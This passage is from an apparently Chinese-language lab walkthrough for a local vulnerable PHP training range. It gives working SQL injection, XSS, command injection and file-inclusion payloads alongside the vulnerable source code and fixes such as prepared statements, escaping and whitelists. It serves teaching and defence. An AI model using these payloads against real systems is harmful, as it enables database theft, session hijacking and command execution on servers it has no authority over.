?id=1 and ascii(substr((select flag from flags limit 0,1),1,1))>999
# 換位置逐字符：改 substr(...,2,1)、substr(...,3,1) … 配合 ascii 碼二分
```

# 1.2　注入類漏洞（一）：SQL 注入（共 7 題，全講）（續）




圖：SQLi 第4題 時間盲注：條件爲真觸發 SLEEP，執行時間 5,012 毫秒並提示明顯延遲




圖：SQLI 第4題 時間盲注：條件爲假不觸發 SLEEP，僅約 2 秒——對比即判斷依據

## 1.2.4　第 4 題｜時間盲注——連頁面差異都沒有時看響應時間（sqli/04_time_blind.php）


**【演示題目】第 4 題 SQL注入時間盲注：條件成立就延時，用響應時間判斷真假**

關卡文件：sqli/04_time_blind.php
訪問地址：http://localhost/zhaosec-main/sqli/04_time_blind.php

1. 步驟 1：提交帶 SLEEP 的語句，本關頁首會顯示"執行時間（毫秒）"，還自帶"檢測到明顯延遲"提示；
2. 步驟 2：條件爲真觸發 SLEEP(3)，加上本關固定的 2 秒模擬延遲，總耗時約 5 秒；
3. 步驟 3：條件爲假不觸發 SLEEP，只有固定 2 秒——一真一假兩次請求的時間差就是判斷依據。

```
# 條件爲真 → 約 5,000 毫秒
?id=1 AND IF(ASCII(SUBSTR((SELECT flag FROM flags LIMIT
# 條件爲假 → 約 2,000 毫秒
?id=1 AND IF(1=2,SLEEP(3),0)
# 實測：真 5,012 毫秒 / 假 2,000 毫秒。用腳本逐字符比對延時即可還原 flag
```

# 1.2　注入類漏洞（一）：SQL 注入（共 7 題，全講）（續）




圖：SQLi 第5題 雙寫繞過（05_bypass.php）：ununionion/seselectlect 繞過過濾讀出 flag

## 1.2.5　第 5 題｜雙寫繞過——過濾只替換一次（sqli/05_bypass.php）

**【演示題目】第 5 題 SQL注入繞過：過濾 union/select 關鍵字，用雙寫繞過**


關卡文件：sqli/05_bypass.php

訪問地址：http://localhost/zhaosec-main/sqli/05_bypass.php


1. 步驟 1：先試普通 union select，發現關鍵字被過濾（語句執行失敗）；
2. 步驟 2：看源碼/報錯可知過濾用 str_ireplace 只替換一次，把關鍵字拆開寫：ununionion → 刪掉中間的 union 後剩 union；
3. 步驟 3：套用雙寫 payload，讀出 flags 表拿到 FLAG{SQL_INJECTION_MASTER}（本關判定

```
# 關鍵字過濾只做一次替換 → 雙寫
?id=0 ununionion seselectlect id,flag,description,flag,created_at frfromom
# ununionion → 去掉一層 union → union
# seselectlect → 去掉一層 select → select
# frfromom → from
```

# 1.2　注入類漏洞（一）：SQL 注入（共 7 題，全講）（續）




圖：SQLi 第6題 步驟1：正常查詢 id=1，確認列數與回顯位置（/sqli/06_union_injection.php）




圖：SQLi 第6題 步驟2：UNION SELECT 注入成功，回顯 root@localhost / zhao / 8.0.12

## 1.2.6　第 6 題｜聯合查詢注入——判列、拖庫、取 flag（sqli/06_union_injection.php）

**【演示題目】第 6 題 SQL注入聯合查詢：判列數 → 拖庫信息 → 讀出 flag**


關卡文件：sqli/06_union_injection.php

訪問地址：http://localhost/zhaosec-main/sqli/06_union_injection.php

實操步驟（截圖）

1. 步驟 1：正常訪問 id=1，觀察回顯表格有 5 列（id、username、password、email、created_at）與"執行的 SQL"回顯；
2. 步驟 2：判列 ORDER BY 1~5 正常、ORDER BY 6 報錯 → 確定 5 列；構造 -1 union select 1,user(),database(),version(),5 拖取數據庫用戶/庫名/版本；
3. 步驟 3：利用 information_schema.tables / columns 拿表名列名（GROUP_CONCAT 合併輸出）；
4. 步驟 4：union select id,flag,description,1,created_at from flags 直接讀出 flag。

# 1.2　注入類漏洞（一）：SQL 注入（共 7 題，全講）（續）




圖：SQLi 第6題 步驟3：聯合查詢 flags 表提取 flag

# 1.2　注入類漏洞（一）：SQL 注入（共 7 題，全講）（續）




圖：SQLi 第7題 萬能密碼（07_magic_quotes.php）：1' OR '1'='1 繞過登錄拿 flag

## 1.2.7　第 7 題｜萬能密碼——登錄框繞過認證（sqli/07_magic_quotes.php）

**【演示題目】第 7 題 SQL注入萬能密碼：admin 配上 1' OR '1'='1 直接登錄**

關卡文件：sqli/07_magic_quotes.php

訪問地址：http://localhost/zhaosec-main/sqli/07_magic_quotes.php

1. 步驟 1：打開登錄頁，用戶名填 admin，密碼框填 1' OR '1'='1（拼進 WHERE 後變成恆真條件）；
2. 步驟 2：提交後登錄判定直接通過，輸出 flag{Magic_Quotes_Success}；
3. 說明：密碼其實沒被"猜中"，是整條 WHERE 語句被改寫成了"永遠爲真"。

```
# 登錄框（POST）
username = admin
password = 1' OR '1'='1
# 拼進語句後：WHERE username='admin' AND password='' OR '1'='1'
# OR 後半段恆真 → 整條成立 → 不用知道密碼直接進
```

# 1.2　注入類漏洞（一）：SQL 注入（共 7 題，全講）（續）

## 源碼分析與修復（7 題共性）

```
// D:\...\zhaosec-main\sqli\06_union_injection.php
$id = $_GET['id'] ?? 1;
// 執行查詢（存在SQL注入漏洞）
$sql = "SELECT id, username, password, email, created_at FROM users WHERE id=$id";
try {
$results = query($sql, $conn); // $conn->query($sql) 直接執行
} catch (Exception $e) {
$error = $e->getMessage(); // 錯誤信息回顯 → 可報錯注入
}
```

## 代碼審計分析

- 輸入來源 Source：$_GET['id']，沒做類型轉換、沒做過濾，直接拼進 SQL 字符串；
- 執行點 Sink：$conn->query($sql) 直接執行拼好的語句，UNION、ORDER BY、子查詢隨便用；
- 錯誤信息直接顯示在頁面上，報錯時能順便看到數據庫內部情況（可做報錯注入）；
- CWE-89：SQL Injection。

## 修補對策

```
// 修復：預處理 + 參數綁定（PDO）
$stmt = $pdo->prepare(
"SELECT id, username, password, email, created_at FROM users WHERE id = ?"
);
$stmt->execute([$id]); // 參數與語句結構分離
$results =stmt->fetchAll(PDO::FETCH_ASSOC);
// 輔助：輸入層做類型約束
```

# 1.2　注入類漏洞（一）：SQL 注入（共 7 題，全講）（續）

```
$id = filter_input(INPUT_GET, 'id', FILTER_VALIDATE_INT) ?? 0;
```

- 參數化查詢 / 預處理語句是唯一根治手段，拼接處不存在"過濾繞過"問題；
- 數據庫賬號最小權限（業務賬號不要給 root、不要開放 FILE 權限）；
- 生產環境關閉詳細錯誤信息回顯，統一日誌記錄；
- 縱深防禦：WAF、輸入類型校驗（整型 ID 必須是整型）。

# 1.3　注入類漏洞（二）：跨站腳本 XSS（共 3 題）




圖：XSS 第1題 步驟1：正常搜索，參數原樣回顯（/xss/01_reflected.php）




圖：XSS 第1題 步驟2：注入 <script>alert(document.domain)</script>，彈窗且未被編碼（截圖時對話框已自動關閉）

## 原理（3 題共用）

攻擊者把惡意腳本塞進頁面，受害者的瀏覽器執行後，腳本就能偷 Cookie、冒充用戶操作。XSS 分三種：反射型（藏在鏈接裏騙人點）、存儲型（寫進數據庫等別人來看）、DOM 型（純前端處理不當）。三道題正好對應這三種類型。

### 1.3.1　第 1 題｜反射型 XSS——搜索框輸入腳本，頁面彈窗（xss/01_reflected.php）

**【演示題目】第 1 題 反射型XSS：搜索框輸入腳本，讓頁面彈窗**

關卡文件：xss/01_reflected.php

訪問地址：http://localhost/zhaosec-main/xss/01_reflected.php

1. 步驟 1：正常搜索"安全測試"，觀察參數被原樣回顯到輸入框 value 屬性與"搜索結果"區域——兩個注入點（HTML 上下文 / 屬性上下文）；
2. 步驟 2：輸入 <script>alert(document.domain)</script>，頁面彈窗證明腳本被執行；payload 同時閉合了 value 屬性，屬性上下文也可逃逸。

```
# GET 參數直接注入（瀏覽器地址欄即可）
?search=<script>alert(document.domain)</script>
# 參數原樣回顯在 value="..." 和"搜索結果"裏，腳本被瀏覽器當 HTML 解析執行
```

# 1.3　注入類漏洞（二）：跨站腳本 XSS（共 3 題）（續）




圖：XSS 第2題 存儲型（02_stored.php）：留言寫入 <script> 並被前端 innerHTML 執行，拿 flag

## 1.3.2　第 2 題｜存儲型 XSS——留言板寫進腳本，每個訪客都中招（xss/02_stored.php）

**【演示題目】第 2 題 存儲型XSS：留言裏寫腳本，存進服務器後誰看誰中招**

關卡文件：xss/02_stored.php

訪問地址：http://localhost/zhaosec-main/xss/02_stored.php

1. 步驟 1：在"發表留言"表單裏，暱稱和內容都填 <script>alert(document.domain)</script>，提交；
2. 步驟 2：留言被存進服務器（文件/數據庫），頁面渲染留言列表時直接 echo 內容，腳本執行、彈窗，同時頁面下方彈出 FLAG{Stored_XSS_Vulnerability_Exploited}；
3. 要點：和反射型的區別只是"腳本存了下來"——之後每個打開留言頁的人都會執行這段腳本，危害放大到所有訪客。

留言內容（POST，存儲後每次刷新頁面都會執行）：

```
<script>alert(document.domain)</script>
# 服務端存入時不過濾，讀出渲染時也不轉義 → 持久化執行
```

# 1.3　注入類漏洞（二）：跨站腳本 XSS（共 3 題）（續）




圖：XSS 第3題 DOM型（03_dom.php）：?name= 參數經 innerHTML 插入觸發 onerror，頁面顯示 flag

## 1.3.3　第 3 題｜DOM 型 XSS——URL 參數進 innerHTML（xss/03_dom.php）

**【演示題目】第 3 題 DOM型XSS：URL 裏的參數被前端腳本塞進 innerHTML**

關卡文件：xss/03_dom.php

訪問地址：http://localhost/zhaosec-main/xss/03_dom.php

1. 步驟 1：頁面本身不加工參數，全靠前端 JS 讀取 ?name= 再用 innerHTML 插進頁面——這就是 DOM 型：數據不經過服務器也照樣出問題
2. 步驟 2：訪問 ?name=<img src=x onerror=alert(1)>，JS 把參數當 HTML 插入，onerror 觸發執行，頁面彈出 FLAG；
3. 頁面還有兩個同類點：輸入框 innerHTML 直插、location.hash 讀取後直插，payload 裏帶 <script> 或 onerror= 即出 flag。

```
# 瀏覽器地址欄
?name=<img src=x onerror=alert(1)>
# 前端代碼：document.getElementById('output2').innerHTML = '歡迎：' + name;
# 參數從沒離開瀏覽器，純粹是前端拿不可信數據當 HTML 用
```

# 1.3　注入類漏洞（二）：跨站腳本 XSS（共 3 題）（續）

## 源碼分析與修復（3 題共性）

## 關鍵源碼（靶場原始碼）

```
// D:\...\zhaosec-main\xss\01_reflected.php
$search = $_GET['search'] ?? '';
...
<input type="text" name="search" ... value="<?php echo $search; ?>"> // 屬性上下文未轉義
...
<?php if ($search): ?>
... <?php echo $search; ?> // HTML 上下文未轉義
<?php endif; ?>
```

## 代碼審計分析

- 輸入來源 Source：$_GET['search']；執行點 Sink：兩處 echo 直接輸出，一個字都沒轉義；
- 輸入框的 value="..." 屬性裏雙引號也沒轉義，可以用 " onmouseover=... 逃出去——就算把 script 標籤過濾了也能利用；
- 第 2 題的 Sink 是留言列表裏的 echo $comment['content']（存和取都不轉義）；第 3 題的 Sink 在前端 JS：innerHTML / document.write 直接把不可信數據當 HTML 用；
- CWE-79：Cross-site Scripting。

## 修補對策

```
// 修復：按輸出上下文編碼（HTML 正文 / 屬性統一用 ENT_QUOTES）
<?php echo htmlspecialchars($search, ENT_QUOTES, 'UTF-8'); ?>
// 屬性上下文（如放在 JS 變量中）需 JSON 編碼
window.data = <?php echo json_encode($search, JSON_HEX_TAG | JSON_HEX_AMP); ?>;
// 縱深防禦：Cookie 加 HttpOnly；CSP：Content-Security-Policy: default-src 'self'
```

# 1.3　注入類漏洞（二）：跨站腳本 XSS（共 3 題）（續）

- 輸出編碼按上下文選擇：HTML 正文 / 屬性 → htmlspecialchars(ENT_QUOTES)；JS 上下文 → json_encode；URL → urlencode；
- 富文本場景不能簡單轉義，需白名單 HTML 消毒（HTMLPurifier）；
- CSP 是兜底：即使注入成功也限制腳本來源。

# 1.4　遠程代碼執行：命令注入 / 代碼執行




圖：RCE 步驟1：正常 ping，確認命令執行點




圖：RCE 步驟2：& whoami & echo 夾帶命令成功，回顯系統用戶與標記

**【演示題目】命令注入：在 ping 的 IP 參數裏夾帶 whoami 等命令**
關卡文件：rce/command_exec.php
訪問地址：http://localhost/zhaosec-main/rce/command_exec.php

## 原理

程序把用戶輸入拼進系統命令（exec/system/shell_exec）或 eval 裏執行。攻擊者用連接符（& | ; ` $() ）在正常命令後面"夾帶"自己的命令，等於直接在服務器上執行任意命令。這道題在 ping 功能上做注入。

## 實操步驟（截圖）

1. 步驟 1：正常輸入 127.0.0.1 執行 ping -n 4 127.0.0.1，輸出正常回顯（確認命令被執行且有回顯）；
2. 步驟 2：輸入 127.0.0.1 & whoami & echo RCE_PWNED，利用 & 連接符追加命令，回顯當前用戶 paidaxing\20184 與自定義標記 RCE_PWNED → 命令注入成立；
3. 延伸：/rce/bypass.php 繞過過濾演示（編碼、變量拼接、讀寫文件反彈 shell 思路，僅在本地靶場驗證）。

# 1.4　遠程代碼執行：命令注入 / 代碼執行（續）

## 關鍵源碼（靶場原始碼）

```
// D:\...\zhaosec-main\rce\command_exec.php
if (isset($_GET['ip'])) {
$ip = $_GET['ip'];
// 漏洞：直接使用用戶輸入拼接命令，沒有過濾
if ($is_windows) {
$ping_cmd = 'ping -n 4 ' . $ip; // Windows
} else {
$ping_cmd = 'ping -c 4 ' . $ip; // Linux
}
exec($ping_cmd, $exec_output, $return_var); // 直接執行
}
```

## 代碼審計分析

- 輸入來源 Source：$_GET['ip']；執行點 Sink：exec()，中間沒有任何校驗和轉義；
- & | ; 換行 ` $() 這些連接符全都能用，不需要繞過任何過濾；
- 命令的執行結果直接顯示在頁面上，拿到的信息一步到位；
- CWE-78：OS Command Injection（/rce/code_exec.php 的 eval($code) 爲 CWE-95）。

## 修補對策

```
// 修復 1：輸入白名單 + escapeshellarg 轉義（首選：根本不進 shell）
if (!filter_var($ip, FILTER_VALIDATE_IP)) {
exit('非法 IP 地址');
}
$ping_cmd = 'ping -n 4 ' . escapeshellarg($ip); // 參數被引號包裹，連接符失效
```

# 1.4　遠程代碼執行：命令注入 / 代碼執行（續）

```
// 修復 2：禁用命令執行函數（php.ini，業務不需要時）
disable_functions = exec,system,shell_exec,passthru,popen,proc_open,pcntl_exec
// 修復 3：純業務場景改用語言級實現（如 PHP ping 不必調系統命令）
```

- 能不用系統命令就不用：業務邏輯用應用層 API 實現；
- 必須調用時：白名單校驗參數格式 + escapeshellarg() 單參數傳入，禁止整串拼接；
- escapeshellcmd 只是"儘量轉義整串"，弱於 escapeshellarg，能用 arg 就不用 cmd；
- 運行賬號最小權限、禁用危險函數、命令執行日誌告警。

# 1.5　文件包含與讀取（共 2 題）




圖：LFI 第1題 關卡頁：file 參數直接進入 include（/lfi/01_lfi.php）




圖：LFI 第1題：file=C:/Windows/win.ini，系統文件被包含輸出

## 原理（2 題共用）

程序把用戶提供的路徑直接交給 include/require 去包含。本地包含（LFI）能讀服務器上的文件，配合 php://filter、日誌投毒還能變成執行代碼；遠程包含（RFI）在 allow_url_include=On 時直接執行遠程文件。第 1 題是最基礎的本地文件包含，第 2 題用 PHP 僞協議把"包含"升級成"讀源碼"。

## 1.5.1　第 1 題｜本地文件包含——file 參數讀出系統文件（lfi/01_lfi.php）

**【演示題目】第 1 題 文件包含：用 file 參數讀出 C:/Windows/win.ini**


關卡文件：lfi/01_lfi.php

訪問地址：http://localhost/zhaosec-main/lfi/01_lfi.php

1. 步驟 1：打開關卡，頁面直接給出 ?file= 參數入口與 ../ 穿越提示；

2. 步驟 2：訪問 ?file=C:/Windows/win.ini（或 ../../../../../../windows/win.ini），系統文件內容被完整包含輸出到頁面頂部 → LFI 成立。

# 1.5　文件包含與讀取（共 2 題）（續）




圖：文件包含第2題 PHP偽協議（03_php_wrapper.php）：php://filter + base64 讀出 01_lfi.php 源碼

## 1.5.2　第 2 題｜PHP 偽協議——filter + base64 把源碼"讀"出來（lfi/03_php_wrapper.php）

**【演示題目】第 2 題 偽協議讀源碼：php://filter 讓包含操作變成 base64 輸出**

關卡文件：lfi/03_php_wrapper.php

訪問地址：http://localhost/zhaosec-main/lfi/03_php_wrapper.php

1. 步驟 1：直接 include 一個 .php 文件會執行它，看不到源碼；
2. 步驟 2：訪問 ?file=php://filter/convert.base64-encode/resource=01_lfi.php，filter 在包含前先把文件轉成 base64，頁面輸出一大段 base64 文本；
3. 步驟 3：base64 解碼即得 01_lfi.php 完整源碼——審計源碼、找 flag 就這麼讀；
4. 說明：本關日誌包含題（04_log_include.php）因本機 access.log 爲 0 字節無法投毒，不作演示。

```
# GET 參數（瀏覽器地址欄）
?file=php://filter/convert.base64-encode/resource=01_lfi.php
# php://filter：PHP 內置流過濾器
# convert.base64-encode：包含前先轉 base64 → 不執行、只輸出，解碼即源碼
```

# 1.5　文件包含與讀取（共 2 題）（續）

## 源碼分析與修復（2 題共性）

## 關鍵源碼（靶場原始碼）

```
// D:\...\zhaosec-main\lfi\01_lfi.php
if (isset($_GET['file'])) {
$file = $_GET['file'];
// 漏洞：直接包含用戶輸入的文件路徑，沒有過濾
include $file;
}
```

## 代碼審計分析

- 輸入來源 Source：$_GET['file']；執行點 Sink：include，路徑完全由用戶定，想包含哪個文件就包含哪個；
- include 和 require 行爲一樣（require 出錯直接停），利用上沒區別；
- php://input、data://、phar:// 這些協議能讓"讀文件"變成"執行代碼"；
- CWE-98 / CWE-22（路徑穿越）。

## 修補對策

```
// 修復：白名單 + 固定目錄 + 固定後綴（用戶輸入只決定"文件名"）
$allowed = ['home', 'about', 'contact'];
$key = $_GET['file'] ?? '';
if (!in_array($key, $allowed, true)) {
http_response_code(404); exit;
}
$page = realpath(__DIR__ . '/pages/' . $key . '.php'); // 解析真實路徑
if ($page === false || strpos($page, __DIR__ . '/pages') !== 0) { exit; }
include $page;
```

# 1.5　文件包含與讀取（共 2 題）（續）

- php.ini 加固：allow_url_include=Off（阻斷 RFI 與 data/input 遠程執行）、open_basedir 限制可讀目錄；
- 絕不把用戶輸入當路徑主體，只能用輸入去"查表"；
- 日誌文件、上傳目錄移出 Web 可包含範圍。

# 1.6　服務器端請求僞造 SSRF（共 3 題）




圖：SSRF 第1題：url 參數指向內網 flag.txt，服務端代請求並回顯結果（/ssrf/01_basic_ssrf.php）

## 原理（3 題共用）

